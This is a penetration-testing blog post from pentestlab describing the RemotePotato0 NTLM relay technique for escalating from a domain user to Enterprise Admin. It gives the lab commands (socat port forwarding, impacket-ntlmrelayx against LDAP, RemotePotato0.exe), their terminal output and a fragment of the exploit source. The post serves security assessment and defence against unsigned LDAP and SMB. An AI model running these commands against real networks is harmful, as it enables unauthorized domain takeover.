Remote Potato – From Domain User to Enterprise Admin

pentestlab.blog/category/red-team/man-in-the-middle

May 4, 2021


NTLM Relaying is an well-known technique that was mainly used in security assessments in order to establish some sort of foothold on a server in the network or used for privilege escalation scenarios. This kind of attack is feasible in networks that have not signing enabled for LDAP and SMB protocols. Furthermore, domain administrators which are authenticating with their elevated accounts into servers and workstations could give the opportunity to attackers for full domain compromise as their credentials could be dumped via LSASS or by using the remote potato technique.

The remote potato is a technique which was discovered by Antonio Cocomazzi and Andrea Pierini which could allow threat actors to elevate their privileges from Domain user to Enterprise Administrator. This technique is performing a cross-protocol relay to implement the NTLM reflection attack and relays the elevated NTLM authentication to the domain controller to achieve privilege escalation. According to the article which describes the technical details this attack is feasible when various conditions are in place:

1. A user with Domain Administrator privileges is physically logged into the host or via Remote Desktop
2. The attacker has gained initial access to the host or has access via WinRM or SSH
3. LDAP and SMB Signing not to be configured

The scenario of WinRM access is not very feasible because even though WinRM is a common protocol for remote management that is by administrators and red teams for lateral movement by default a domain user doesn't have the permissions to authenticate remotely unless these are explicit set by the administrator. SSH is also not very common for administration of Windows systems and typically when it is used it is for elevated users or user that require some special access to the host.

```
Get-PSSessionConfiguration
```




```
PS C:\Users\Administrator> Get-PSSessionConfiguration


Name          : microsoft.powershell
PSVersion     : 5.1
StartupScript :
RunAsUser     :
Permission    : NT AUTHORITY\INTERACTIVE AccessAllowed, BUILTIN\Administrators AccessAllowed, BUILTIN\Remote
                Management Users AccessAllowed

Name          : microsoft.powershell.workflow
PSVersion     : 5.1
StartupScript :
RunAsUser     :
Permission    :

Name          : microsoft.powershell32
PSVersion     : 5.1
StartupScript :
RunAsUser     :
Permission    :
```

Retrieve PSSession Configuration

Therefore the applicable scenario of escalation was most likely from local administrator to enterprise administrator compare to generic user to domain administrator as it was first described. The researchers confirmed with an update that there is no need for session 0 (SSH or WinRM access) as the technique works directly from a shell and the only requirement is the session of the domain administrator to exist on the target.

> RemotePotato0 Update:
>
> We can confirm that cross session activation works in the relay scenario too so you can get rid of session 0 limitation! Now the real fun will ensue
>
> cc @decoder_it https://t.co/rXBCTU7gLo pic.twitter.com/HHZ4wz9aup
>
> — Antonio Cocomazzi (@splinter_code) April 29, 2021

However, in a scenario where a non-elevated user is part of the “Remote Management Users” group this could lead to Enterprise Admin. It should be noted that Domain Administrators might use this group for remote management of resources therefore if this account is compromised and a session of the domain administrator exists on the same system the elevation is feasible.



Remote Management Users

Description: Members of this group can access WMI resources over management protocols (such as WS-Management via

Members:

PURPLE\generic


Changes to a user's group membership are not effective until the next time the user logs on.

Remote Management Users Group

In environments which they don’t have signing enabled, domain administrators still authenticate directly to workstations to perform various tasks and standard users belong to the remote management users group then these organisations are affected from this technique.

From a non-joined domain system executing the following commands will establish a PowerShell session with the target host.

```
pwsh
Enter-PSSession -ComputerName 10.0.0.2 -Authentication Negotiate -Credential
$(get-credential)
```




```
┌──(kali㉿kali)-[~]
└─$ pwsh
PowerShell 7.0.0
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/kali> Enter-PSSession -ComputerName 10.0.0.2 -Authentication Negotia
te -Credential $(get-credential)

PowerShell credential request
Enter your credentials.
User: pentestlab
Password for user pentestlab: ***********

[10.0.0.2]: PS C:\Users\pentestlab\Documents>
```

PowerShell Remoting

Running the following commands will initially stop any background jobs if they attempt a terminal output and "socat" utility will forward incoming traffic back to the RPC listener.

```
sudo stty -tostop
sudo socat TCP-LISTEN:135,fork,reuseaddr TCP:10.0.0.2:9998 &
```




```
┌──(kali㉿kali)-[~]
└─$ sudo socat TCP-LISTEN:135,fork,reuseaddr TCP:10.0.0.2:9998 &          3 ⚙
[4] 3840

┌──(kali㉿kali)-[~]
└─$                                                                        4 ⚙
```

Socat – Port Forwarding

Another listener (HTTP) is used that will receive the NTLM authentication and relay it to the domain controller. The domain user "pentestlab" is used for the privilege escalation.

```
sudo impacket-ntlmrelayx -t ldap://10.0.0.1 --no-wcf-server --escalate-user
pentestlab
```




```
┌──(kali㉿kali)-[~]
└─$ sudo impacket-ntlmrelayx -t ldap://10.0.0.1 --no-wcf-server --escalate-us
er pentestlab
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

ntlmrelayx – LDAP

Execution of the remote potato exploit requires two arguments. The IP address of the host which the authenticated call will be received and the RPC port.

```
.\RemotePotato0.exe -r 10.0.0.3 -p 9998
```



```
PS /home/kali> Enter-PSSession -ComputerName 10.0.0.2 -Authentication Negotia
te -Credential $(get-credential)

PowerShell credential request
Enter your credentials.
User: pentestlab
Password for user pentestlab: ***********

[10.0.0.2]: PS C:\Users\pentestlab\Documents> .\RemotePotato0.exe -r 10.0.0.3
 -p 9998
```


RemotePotato 0 Exploit

In a nutshell the remote potato technique performs the following sequence of events:

1. Initially the COM object with CLSID {5167B42F-C111-47A1-ACC4-8EABE61B0B54} will be called. This particular CLSID is associated with the C:\Windows\System32\easconsent.dll and impersonates the user who is logged in on the host according to the list of CLSID's.

2. A rogue OxidResolver (service that supports COM and stores the RPC string bindings) is used in order to set up a local RPC server on 127.0.0.1:9998.
3. The authenticated call is received on Kali Linux on port 135 and is forward back to the target host on port 9998.
4. A second authenticated call is performed locally on port 9997 which is relayed back to Kali Linux over HTTP. This call is not signed and targets the LDAP service on the domain controller.
5. Once authentication is initiated the user is added to the Enterprise Admins group.


```
int wmain(int argc, wchar_t** argv)
{
        int cnt = 1;
        wchar_t defaultRemotePortRelay[] = L"80";
        wchar_t defaultRogueOxidResolverIp[] = L"127.0.0.1";
        wchar_t defaultHTTPCrossProtocolrelayPort[] = L"9997";
        wchar_t defaultClsid[] = L"{5167B42F-C111-47A1-ACC4-8EABE61B0B54}";
        wchar_t* remoteIpRelay = NULL;
        wchar_t* rogueOxidResolverPort = NULL;
        wchar_t* remotePortRelay = defaultRemotePortRelay;
        wchar_t* rogueOxidResolverIp = defaultRogueOxidResolverIp;
        wchar_t* httpCrossProtocolrelayPort = defaultHTTPCrossProtocolrelayPort;
        wchar_t* clsid = defaultClsid;
        while ((argc > 1) && (argv[cnt][0] == '-'))
```



```
PS /home/kali> Enter-PSSession -ComputerName 10.0.0.2 -Authentication Negotia
te -Credential $(get-credential)

PowerShell credential request
Enter your credentials.
User: pentestlab
Password for user pentestlab: ***********

[10.0.0.2]: PS C:\Users\pentestlab\Documents> .\RemotePotato0.exe -r 10.0.0.3
 -p 9998
[*] Starting the NTLM relay attack, remember to forward tcp port 135 on 10.0.
0.3 to your victim machine on port 9998 before and to launch ntlmrelayx on 10
.0.0.3 !!
[*] Calling CoGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EA
BE61B0B54}
[*] RPC relay server listening on port 9997 ...
[*] Starting RogueOxidResolver RPC Server listening on port 9998 ...
[*] IStoragetrigger written: 98 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication for iRemUnknown2 query on port 9997
[*] Connected to ntlmrelayx HTTP Server 10.0.0.3 on port 80
[*] Connected to RPC Server 127.0.0.1 on port 9998
[+] Got NTLM type 3 AUTH message from PURPLE\Administrator with hostname PC1
[+] Relaying seems successfull, check ntlmrelayx output!
[10.0.0.2]: PS C:\Users\pentestlab\Documents>
```

RemotePotato0


The NTLM type 3 AUTH message is retrieved and relayed to the domain controller for authentication via LDAP. NTLM type 3 messages contain the client response to the server challenge, the domain, the username and the host.



```
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.0.0.2, attacking target ldap://10.0.0.
1
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] Authenticating against ldap://10.0.0.1 as PURPLE\Administrator SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains

ACE
AceType: {0}
AceFlags: {18}
AceSize: {36}
AceLen: {32}

Ace:{

    Mask:{
        Mask: {983551}
    }

    Sid:{
        Revision: {1}
        SubAuthorityCount: {5}

        IdentifierAuthority:{
```

NTLM Relay Attack

The target user will be added to the Enterprise Admins groups since the changes on the domain controller will be performed from the perspective of the domain administrator.

